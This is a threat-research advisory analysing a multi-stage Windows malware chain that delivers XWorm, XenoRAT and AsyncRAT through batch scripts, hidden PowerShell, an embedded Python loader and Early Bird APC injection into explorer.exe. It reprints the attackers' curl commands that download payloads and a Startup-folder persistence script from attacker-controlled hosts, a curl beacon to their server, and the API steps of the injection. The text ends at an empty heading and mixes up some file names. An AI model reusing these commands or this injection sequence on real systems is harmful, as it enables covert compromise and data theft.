


Securonix Threat Research Security Advisory
“VOID#GEIST: Stealthy Multi-Stage Python Loader with Embedded Runtime Deployment, Startup Persistence, and Fileless Early Bird APC Injection into explorer.exe”
By Securonix Threat Research: Akshay Gaikwad, Shikha Sangwan, Aaron Beardslee
Feb 17, 2026
tldr:
Securonix Threat Research analyzed a stealthy, multi-stage malware intrusion chain utilizing an obfuscated batch script (non.bat) to deliver multiple encrypted RAT shellcode payloads corresponding to XWorm, XenoRAT, and AsyncRAT. The script establishes persistence by deploying a secondary batch script (spol.bat) into the Windows Startup folder, stages a legitimate embedded Python runtime from python.org, and decrypts encrypted shellcode blobs (new.bin, pul.bin, xn.bin) at runtime using external XOR key material (a.json, p.json, n.json).
The decrypted payloads are not written to disk as executables. Instead, they are injected directly into separate instances of explorer.exe using Early Bird APC injection, ensuring fully fileless execution and significantly reducing disk-based detection opportunities. The intrusion concludes with a lightweight status beacon sent to attacker-controlled infrastructure hosted on TryCloudflare.

Introduction:
Modern malware campaigns increasingly shift from standalone executables toward complex, script-based delivery frameworks that closely mimic legitimate user activity. Rather than deploying traditional PE binaries, attackers leverage modular pipelines comprising batch scripts for orchestration, PowerShell for stealthy staging, legitimate embedded runtimes for portability, and raw shellcode executed directly in memory for persistence and control.
This modular, fileless approach significantly complicates detection since individual stages—viewed in isolation—often appear benign or resemble normal administrative activity.
This advisory analyzes a multi-stage infection campaign initiated through execution of an obfuscated batch script (non.bat). The script orchestrates staged retrieval and runtime decryption of encrypted Remote Access Trojan (RAT) payloads delivered as raw shellcode blobs—specifically corresponding to XWorm (new.bin), AsyncRAT (pul.bin), and XenoRAT (xn.bin). Decryption is performed dynamically using external XOR key files (a.json, p.json, n.json).
To ensure consistent execution independent of the target system configuration, the attacker deploys a legitimate embedded Python runtime directly from python.org. After decryption, the shellcode payloads are injected exclusively in memory via Early Bird APC injection into newly created, suspended instances of explorer.exe, a trusted Windows system process. No decrypted executable files are written to disk at any stage.
Persistence across system reboots is achieved through a secondary batch script (spol.bat) placed in the user’s Startup directory. The infection chain concludes by transmitting a minimal HTTP beacon back to attacker-controlled command-and-control (C2) infrastructure hosted on TryCloudflare to confirm successful compromise.
Unlike analyses focusing solely on malware family attribution, this advisory provides a detailed stage-by-stage breakdown of the observed command flow, technical execution mechanics, and the attacker’s operational strategy.
Key Findings:
- Script-based delivery chain:The intrusion relies on batch scripts, PowerShell, and an embedded Python runtime rather than traditional executables, complicating static detection and signature-based controls.
- Startup folder persistence:The malware deploys a batch script (spol.bat) into the user’s Startup directory, ensuring automatic execution at system login without requiring elevated privileges.
- Embedded Python runtime staging:The attacker downloads the legitimate Python 3.10 embedded runtime (python-3.10.0-embed-amd64.zip) from python.org to create a self-contained execution environment, eliminating dependency on preinstalled interpreters.
- Encrypted shellcode payloads:Multiple encrypted RAT payloads—corresponding to XWorm, XenoRAT, and AsyncRAT—are delivered as raw shellcode blobs (new.bin, xn.bin, pul.bin) and decrypted dynamically at runtime using XOR key material stored in JSON configuration files (a.json, n.json, p.json).
- Fileless Early Bird APC injection:The decrypted shellcode executes entirely in memory via Early Bird APC injection into newly created, suspended instances of the trusted explorer.exe process. No decrypted PE files are written to disk.
- Separate injection contexts:Each shellcode payload is injected into a separate explorer.exe instance, compartmentalizing execution and increasing operational resilience.
- C2 execution confirmation:A lightweight HTTP POST beacon (status=success) is transmitted to attacker-controlled infrastructure hosted on TryCloudflare, providing operators confirmation of successful staging and injection.
Initial infection:
The infection chain begins with the execution of a seemingly simple batch file, initiated through the Windows Command Processor using the following command:
cmd.exe /c "C:\Users\usere\Desktop\non.bat"
The /c switch instructs cmd.exe to execute the specified command—in this case, non.bat—and then terminate immediately after execution completes. While this invocation appears benign at first glance, it serves as the critical entry point into a multi-stage malware delivery framework.
Analysis indicates that non.bat was likely retrieved from attacker-controlled infrastructure prior to execution. Observed initial infection vectors include:
http://staying-heavily-meaning-blowing.trycloudflare[.]com/non.bat
These URLs reflect direct downloads from attacker-controlled infrastructure, utilizing TryCloudflare-hosted endpoints and direct IP-based HTTP services operating on non-standard ports. This infrastructure arrangement allows attackers to rapidly rotate domains and IP addresses, ensuring operational continuity if one endpoint is blocked or detected.

Figure 1 Original Non.bat

Figure 2 Non.bat (converted)
From a technical perspective, this initial execution stage remains strictly within the privileges of the currently logged-in user, deliberately avoiding privilege escalation attempts. Executing under the user's security context bypasses User Account Control (UAC) prompts, minimizing the likelihood of immediate detection.
Operationally, the objective at this stage is straightforward yet strategically critical: to establish initial execution capability quietly and reliably. By employing simple batch scripts rather than suspicious standalone executables, attackers effectively blend into standard administrative and user operations, lowering the chance of triggering security alerts.
The minimalistic nature of this initial stage intentionally limits malicious activity, serving merely as a bootstrap mechanism. Subsequent stages—such as encrypted payload downloads, embedded runtime staging, and stealthy in-memory injections—rely on the unobtrusive foundation set by these initial batch files.
Stage 1: Visual Lure (Decoy PDF in Chrome)
Immediately following initial execution of the batch orchestrator, the infection chain triggers the launch of a web browser instance using the following command:
chrome.exe --start-maximized --single-argument https[:]//www.ihk[.]de/.../rechnung-kleinunternehmer-data.pdf
This command starts Google Chrome in a maximized window and directs it to open a legitimate-looking PDF hosted on a trusted domain. The --start-maximized flag ensures the browser occupies the full screen, while --single-argument passes the invoice-style URL directly to the browser instance.

Figure 3 Decoy PDF in Chrome
From a technical standpoint, this action is not malicious in isolation. It does not exploit the browser, download additional payloads, or leverage vulnerabilities. Instead, it serves a psychological and operational function within the broader infection chain.
While Chrome displays what appears to be a normal invoice or financial document, background processes—such as hidden PowerShell execution, archive downloads, and persistence setup—continue silently. By presenting the victim with a believable business document, the attacker creates the perception that the executed file simply opened an expected attachment. This significantly reduces the likelihood that the user will inspect Task Manager, question network activity, or terminate suspicious processes.
This technique exemplifies operational tradecraft designed to blend malicious activity into normal user workflows. The visual decoy masks short-lived CPU spikes, outbound network connections, and command-line activity that would otherwise appear suspicious if no visible application launched.
From an attacker’s perspective, the objectives of this stage are clear:
- Provide visual distraction while malicious staging occurs.
- Maintain user trust by displaying legitimate-looking content.
- Prevent immediate investigation into concurrent hidden execution.
Although technically simple, this step plays a critical role in increasing the success rate of the attack by reducing human-driven detection.
Stage 2: Hidden Relaunch for Stealth
Following the initial batch execution and visual distraction, the infection chain transitions into a stealth-focused execution phase using PowerShell. The observed command is:
powershell -WindowStyle Hidden -Command "Start-Process -FilePath 'non.bat' -ArgumentList 'h' -WindowStyle Hidden"
At a technical level, this command uses PowerShell as a secondary launcher to re-execute the original batch script (non.bat) in a concealed manner. The Start-Process cmdlet spawns a new process instance of the same batch file, passing the argument h. The -WindowStyle Hidden parameter is applied both to the PowerShell instance itself and to the spawned batch process, ensuring that no visible command window appears on the user’s screen.
This relaunch likely modifies the script’s internal control flow. The argument h is commonly used in staged malware frameworks to signal an alternate execution branch—often the “hidden” or operational mode—where staging, downloads, and persistence logic are executed without user-facing output. The initial visible execution may simply prepare the environment or trigger the decoy document, while the hidden invocation performs the actual malicious workload.
Operationally, this stage accomplishes two important goals. First, it eliminates any visible console artifacts that could alert a user to suspicious background activity. Second, it shifts the attack into a quiet execution context where network downloads, archive extraction, and file writes can occur without drawing attention.
From an attacker’s perspective, the objectives of this stage are:
- Enable stealth staging of additional components.
- Avoid user interruption or termination of visible command windows.
- Reduce behavioral noise that could prompt manual investigation.
By leveraging PowerShell’s native process management capabilities and built-in window style controls, the malware achieves concealment using legitimate system functionality rather than exploit-based evasion. This technique blends malicious execution into standard Windows administrative behavior, complicating detection based solely on the presence of PowerShell activity.
Stage 3: Persistence Deployment (Startup Folder)
Following the transition to hidden execution, the malware establishes persistence by deploying a secondary batch script into the user’s Startup directory. This action is performed using a silent download command that retrieves spol.bat from attacker-controlled infrastructure and writes it directly to:
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\
The use of curl in silent mode (-s) ensures that no visible progress indicators or console output alert the user during the download process. By specifying the Startup folder as the output location, the malware leverages a native Windows autostart mechanism. Any executable or script placed in this directory is automatically executed when the user logs into their account.

Figure 4 Persistence Deployment (Startup Folder)
Technically, this persistence method operates entirely within the current user’s privilege context. It does not modify system-wide registry keys, create scheduled tasks, or install services. Instead, it relies on standard user-level startup behavior, which requires no elevation and generates minimal security friction. This design choice reduces the likelihood of triggering privilege escalation prompts or registry-monitoring alerts.
From an operational standpoint, this stage ensures that the malware’s execution chain is reactivated on every subsequent login, even if the system is rebooted. It provides continuity of control while maintaining a relatively low forensic footprint. By avoiding more intrusive persistence mechanisms, the attacker increases reliability while minimizing detection exposure.
Stage 4: Payload Bundle Download
After establishing persistence, the infection chain retrieves essential malicious components from attacker-controlled infrastructure using commands similar to the following:
curl -s -o "%TEMP%\01.zip" "https://staying-heavily-meaning-blowing.trycloudflare[.]com/01.zip"
Technically, these commands instruct curl to silently download ZIP archives (xe.zip or 01.zip) from attacker-controlled domains (servers-johnson-rebate-recipes.trycloudflare[.]com or staying-heavily-meaning-blowing.trycloudflare[.]com) and store them in the user's temporary directory (%TEMP%). The -s (silent) flag suppresses progress indicators and error messages, minimizing console activity and reducing the likelihood of attracting user attention. Saving the archives to %TEMP% blends malicious activity with legitimate application behavior, further evading suspicion.

Figure 5 Downloaded Payload Bundle
The downloaded ZIP archives contain critical operational components for subsequent attack stages, including:
- runn.py: A Python-based loader script responsible for decrypting and injecting encrypted shellcode payload modules into memory.
- new.bin: An encrypted shellcode payload corresponding to the XWorm RAT.
- xn.bin: An additional encrypted shellcode payload corresponding to the XenoRAT.
- pul.bin: Another encrypted shellcode payload corresponding to the AsyncRAT.
- Key files (a.json, n.json, p.json): External XOR key files containing metadata and decryption keys required by the Python loaders to dynamically decrypt shellcode payloads at runtime.
Packaging the malicious components into single compressed archives achieves multiple attacker objectives:
- Efficiently delivers a modular toolkit in a single network transaction, minimizing network noise.
- Keeps shellcode payloads encrypted and dormant, reducing the risk of premature detection.
- Separates encryption keys from payloads, complicating static analysis and forensic examination.
At this stage, no decrypted shellcode or executable artifacts are written to disk. Instead, encrypted modules remain inert within the archive until explicitly processed by the Python loader scripts. This carefully structured delivery reflects deliberate attacker design prioritizing stealth, flexibility, and resilience against conventional, file-based detection mechanisms.
Stage 5: Embedded Python Runtime Download
Following extraction of the malicious bundle, the malware retrieves an official copy of the embedded Python runtime directly from python.org using the following command:
curl -o py.zip https://www.python[.]org/ftp/python/3.10.0/python-3.10.0-embed-amd64.zip
Unlike previous downloads from attacker-controlled infrastructure, this request targets a legitimate and widely trusted domain. The file retrieved—python-3.10.0-embed-amd64.zip—is the official embedded distribution of Python 3.10 for Windows. This package contains a minimal, portable Python interpreter and supporting runtime components designed to be redistributed with applications.

Figure 6 Downloaded Embedded Python Runtime
From a technical standpoint, the embedded distribution differs from a standard Python installation. It does not require installation via MSI, does not register itself system-wide, and can run directly from an extracted directory. This makes it ideal for portable deployment scenarios—precisely the capability leveraged by this malware framework.
By downloading and staging this interpreter locally, the attacker eliminates any dependency on the target system’s configuration. Even if Python is not installed—or if a different version is present—the malware can reliably execute its loader scripts (runn.py, vae.py) using the bundled interpreter. This ensures consistent behavior across diverse environments.
Operationally, this stage provides several advantages:
- Guarantees Python execution capability regardless of host configuration.
- Standardizes the interpreter version to avoid compatibility issues.
- Reduces execution errors caused by missing modules or version mismatches.
- Avoids requiring administrative installation privileges.
Additionally, because the download originates from python.org, network security monitoring tools may classify the traffic as benign software retrieval. This blending with legitimate traffic further reduces suspicion and complicates simple domain-based blocking strategies.
From the attacker’s perspective, the objectives of this stage are portability, reliability, and stealth. By embedding a legitimate interpreter into the staging directory, the malware transforms itself into a fully self-contained execution environment capable of decrypting and injecting payload modules without relying on external system components.
Operationally, this stage is critical because it decouples the attack from environmental dependencies. The actor no longer relies on preinstalled interpreters or system configurations. Instead, they carry their own runtime, guaranteeing consistent behavior across different Windows versions and enterprise environments.
From a defensive standpoint, this stage may appear benign in isolation. Extracting a legitimate Python package is not inherently malicious. However, when correlated with preceding activity—such as external archive downloads, hidden PowerShell execution, and Startup folder persistence—the behavior becomes highly suspicious.
This stage solidifies the attacker’s foothold by preparing the runtime foundation necessary for subsequent encrypted payload decryption and in-memory injection operations.
Stage 6: runn.py Injects new.bin (XWorm) (Primary Module)
With the embedded Python runtime successfully staged and extracted, the malware transitions into its core operational phase. It executes its primary payload using the command:
python runn.py -p new.bin -k a.json
This marks the critical transition from staging and persistence establishment into active, in-memory deployment of malicious shellcode.
Reading and Decrypting the Payload
Initially, runn.py reads the encrypted shellcode stored in new.bin, which has an approximate size of 1,140,994 bytes. The file does not represent a valid Portable Executable (PE) on disk and remains encrypted to avoid static detection.
The script then loads the XOR decryption key from a.json. This JSON file stores the key encoded in Base64, keeping plaintext keys out of the loader script to complicate static analysis. Upon decoding, the script performs an XOR-based decryption in memory:
- XOR decrypts payload byte-by-byte in a cyclical manner (key length modulo operation).
- Maintains obfuscation to evade signature-based detection and static analysis.
- Ensures the final executable shellcode remains hidden until runtime.
After decryption, the payload exists only temporarily in memory and is not written back to disk.
Early Bird APC Injection Workflow
Once decrypted, the payload (shellcode) is directly injected into a legitimate Windows process (explorer.exe) using the "Early Bird" APC injection method, a sophisticated technique chosen specifically for stealth:
1. Create Suspended Process
- CreateProcessW(..., CREATE_SUSPENDED)
- Launches a new instance of explorer.exe in a suspended state, preventing its immediate execution.
2. Allocate Executable Memory
- VirtualAllocEx(..., PAGE_EXECUTE_READWRITE)
- Allocates a memory region within the suspended process that allows both writing and execution of code.
3. Write Decrypted Shellcode
- WriteProcessMemory(...)
- Transfers the decrypted shellcode into the allocated executable memory space within the target process.
4. Queue APC (Asynchronous Procedure Call)
- QueueUserAPC(shellcode_ptr, target_thread, 0)
- Sets up the shellcode to execute automatically when the thread enters an alertable state upon resumption.
5. Resume the Suspended Thread
- ResumeThread(target_thread)
- Initiates the primary thread, triggering the queued APC and executing the injected shellcode immediately upon process startup.
Xworm Capabilities & Impact
- Remote Control: Full system access, remote desktop, webcam, and microphone spying.
- Data Theft: Credential stealing, keylogging, screen capturing.
- Persistence & Evasion: In-memory execution, process injection, anti-analysis techniques.
Enables attackers to conduct espionage, financial theft, or deploy secondary malware, severely compromising affected systems and organizational security.
Stage 7: runn.py Injects xn.bin (XenoRAT) (Secondary Module)
As the infection chain progresses beyond the initial loader (runn.py), the malware executes a more sophisticated module using the following command:
AppInstallerPythonRedirector.exe python runn.py xn.bin n.json
On Windows systems where Python is associated with the Microsoft App Installer alias, invoking python may route execution through AppInstallerPythonRedirector.exe. This is a legitimate Windows component that redirects Python execution to the installed interpreter. In this context, however, it becomes part of the malicious execution chain, launching the advanced loader script vae.py.
This stage represents a hardened evolution of the earlier injection logic. While runn.py performs single-layer XOR decryption and direct injection, runn.pyintroduces multi-layer encryption handling, integrity verification, optional decompression, and more resilient process creation logic before ultimately executing the same Early Bird APC injection technique.
Multi-Layer Decryption and Integrity Control
Unlike the earlier loader, runn.pyreads three separate XOR keys from x.txt (key1, key2, key3). The encrypted payload stored in xe.bin is decrypted in reverse key order, applying layered XOR transformations. This significantly increases entropy and makes static pattern detection far more difficult.
After decryption, the loader validates the payload using an embedded SHA-256 checksum. The first 32 bytes of the decrypted data represent the expected hash. The script computes the hash of the remaining payload and compares the values before proceeding. If validation fails, execution halts. This ensures payload integrity and prevents corrupted or tampered code from executing.
If a compression flag is set within x.txt, the loader performs zlib decompression on the decrypted content. Only after these cryptographic and integrity safeguards are satisfied does the final payload exist in executable form in memory.
In-Memory Execution via Early Bird APC
Once reconstruction is complete, runn.pyinjects the payload into a newly created suspended instance of explorer.exe using the Early Bird APC technique. The process follows the same injection chain observed previously:
- CreateProcessW with CREATE_SUSPENDED
- VirtualAllocEx to allocate executable memory
- WriteProcessMemory to copy payload
- QueueUserAPC to schedule execution
- ResumeThread to trigger execution early in process lifecycle
By executing inside explorer.exe, a trusted and long-lived Windows process, the malware blends malicious activity into legitimate system behavior. This technique reduces detection surface and avoids writing decrypted artifacts to disk.
Operational Significance
This stage demonstrates deliberate design maturity. The loader framework evolves from a basic XOR decryptor into a layered, integrity-validated, optionally compressed, memory-resident execution engine. The inclusion of multiple decryption layers and checksum validation reflects a focus on stability and resistance to tampering or analysis.
From an attacker’s standpoint, this stage ensures:
- Reliable reconstruction of the payload
- Protection against corruption or modification
- Fileless execution inside a trusted process
- Continued stealth after persistence has been established
The execution of runn.pymarks the culmination of the staging process and the full transition into a stable, in-memory implant capable of sustained activity within the compromised environment.
XenoRAT Capabilities & Impact
- Remote Access & Control: Enables remote desktop access, file system manipulation, and execution of commands.
- Information Theft: Keylogging, clipboard monitoring, credential harvesting, and screen capturing.
- Stealth & Persistence: Utilizes process injection and fileless techniques to evade detection and maintain long-term system compromise.
Impact: Facilitates espionage, intellectual property theft, and deployment of additional malware, significantly affecting organizational security and privacy.
Stage 8: runn.py Injects pul.bin (AsyncRAT) (Third Module)
After the initial payload (new.bin) is decrypted and injected, the loader executes a second module using the same injection mechanism:
python runn.py -p pul.bin -k p.json
This stage follows the identical decryption and Early Bird APC injection chain as the primary module. However, the payload size is significantly smaller:
103,170 bytes
The reduced size suggests that pul.bin functions as a modular extension rather than the main implant. In modular malware frameworks, secondary payloads often provide additional capabilities such as command handlers, data collection routines, configuration updates, or feature-specific plugins.
Technically, the process mirrors Stage 8:
- Load encrypted pul.bin
- Decode XOR key from p.json
- Perform in-memory XOR decryption
- Create suspended explorer.exe
- Allocate remote memory
- Write decrypted payload
- Queue APC
- Resume thread
This repeated injection pattern reinforces the modular architecture of the framework. Instead of delivering a single monolithic payload, the attacker deploys components incrementally, improving flexibility and resilience. From a detection standpoint, repeated process injection into explorer.exe within short time windows is a strong behavioral indicator that correlates across stages of the attack.
AsyncRAT Capabilities & Impact
- Remote Access & Control: Enables remote desktop access, file system manipulation, and execution of commands.
- Information Theft: Keylogging, clipboard monitoring, credential harvesting, and screen capturing.
- Stealth & Persistence: Utilizes process injection and fileless techniques to evade detection and maintain long-term system compromise.
Facilitates espionage, intellectual property theft, and deployment of additional malware, significantly affecting organizational security and privacy.
Why Early Bird APC Injection?
Early Bird APC injection offers significant advantages for stealth and evasion:
- Preemptive Execution: Injects and executes malicious code very early in the lifecycle of a process, minimizing detection opportunities.
- Bypass Userland Hooks: Executes before user-mode security hooks and monitoring tools initialize, reducing the risk of interception.
- Trusted Process Utilization: Embeds malicious activity within a legitimate, system-trusted process (explorer.exe), blending malicious behavior into normal operations.
Overall, this technique significantly complicates detection, as the payload executes seamlessly within a legitimate Windows process, leaving minimal forensic footprints on disk.
Execution Throttling
After injecting the primary payload, the malware introduces a controlled delay using:
timeout /t 5 /nobreak
This command pauses execution for five seconds and prevents user interruption. Although simple, this delay serves multiple strategic purposes.
First, it spaces out module execution to avoid rapid, burst-like API activity that could trigger behavioral detection. Second, it helps evade basic sandbox environments that monitor activity only within short time windows. Finally, it reduces tight temporal correlation between suspicious actions such as process creation and memory injection. While minimal in complexity, this throttling step contributes to stealth by pacing malicious operations and blending activity into normal system behavior.
C2 Success Beacon
After completing payload staging and in-memory injection, the malware sends a confirmation signal back to attacker-controlled infrastructure using the following command:
curl -X POST -d "status=success" "https://servers-johnson-rebate-recipes.trycloudflare[.]com/a.txt"
At a technical level, this command issues an HTTP POST request containing a simple key-value pair (status=success). Unlike a full command-and-control channel, this is a lightweight telemetry beacon intended to confirm that earlier stages executed successfully.
This communication serves several operational purposes. First, it informs the operator that the payload was decrypted and injected without error. Second, it confirms that persistence mechanisms were deployed and that the host is actively reachable. Third, it allows the attacker to distinguish between failed infections and successfully compromised systems.
Because the request is minimal and resembles ordinary web traffic, it may evade simplistic network detection unless domain reputation or behavioral correlation is in place. Additionally, the use of TryCloudflare-hosted infrastructure provides temporary, easily rotated endpoints that complicate static blocking strategies.
From an attacker’s perspective, this stage provides immediate visibility into campaign effectiveness while maintaining a low network footprint.
Stage 9: Startup spol.bat Execution
After the persistence mechanism is deployed, the malware triggers execution of the Startup script to validate that it functions correctly. The observed commands are:
cmd.exe /c "...\Startup\spol.bat"
cmd.exe /K "...\Startup\spol.bat" min
The /c switch instructs cmd.exe to execute the script and terminate, while /K executes the command and keeps the session open. The additional min argument aligns with the script’s internal logic, which forces minimized execution to reduce visibility.
This stage serves as a validation step to ensure that the Startup-based persistence mechanism executes as expected. By invoking the script immediately after placement, the malware confirms that the path is correct, dependencies are present, and subsequent loader modules (runn.py, vae.py) can execute successfully from the staging directory.
Operationally, this confirms that the persistence chain is functional and that future logins will automatically reinitialize the malicious framework without user interaction.
Stage 10: Redundant Shellcode Re-Injection
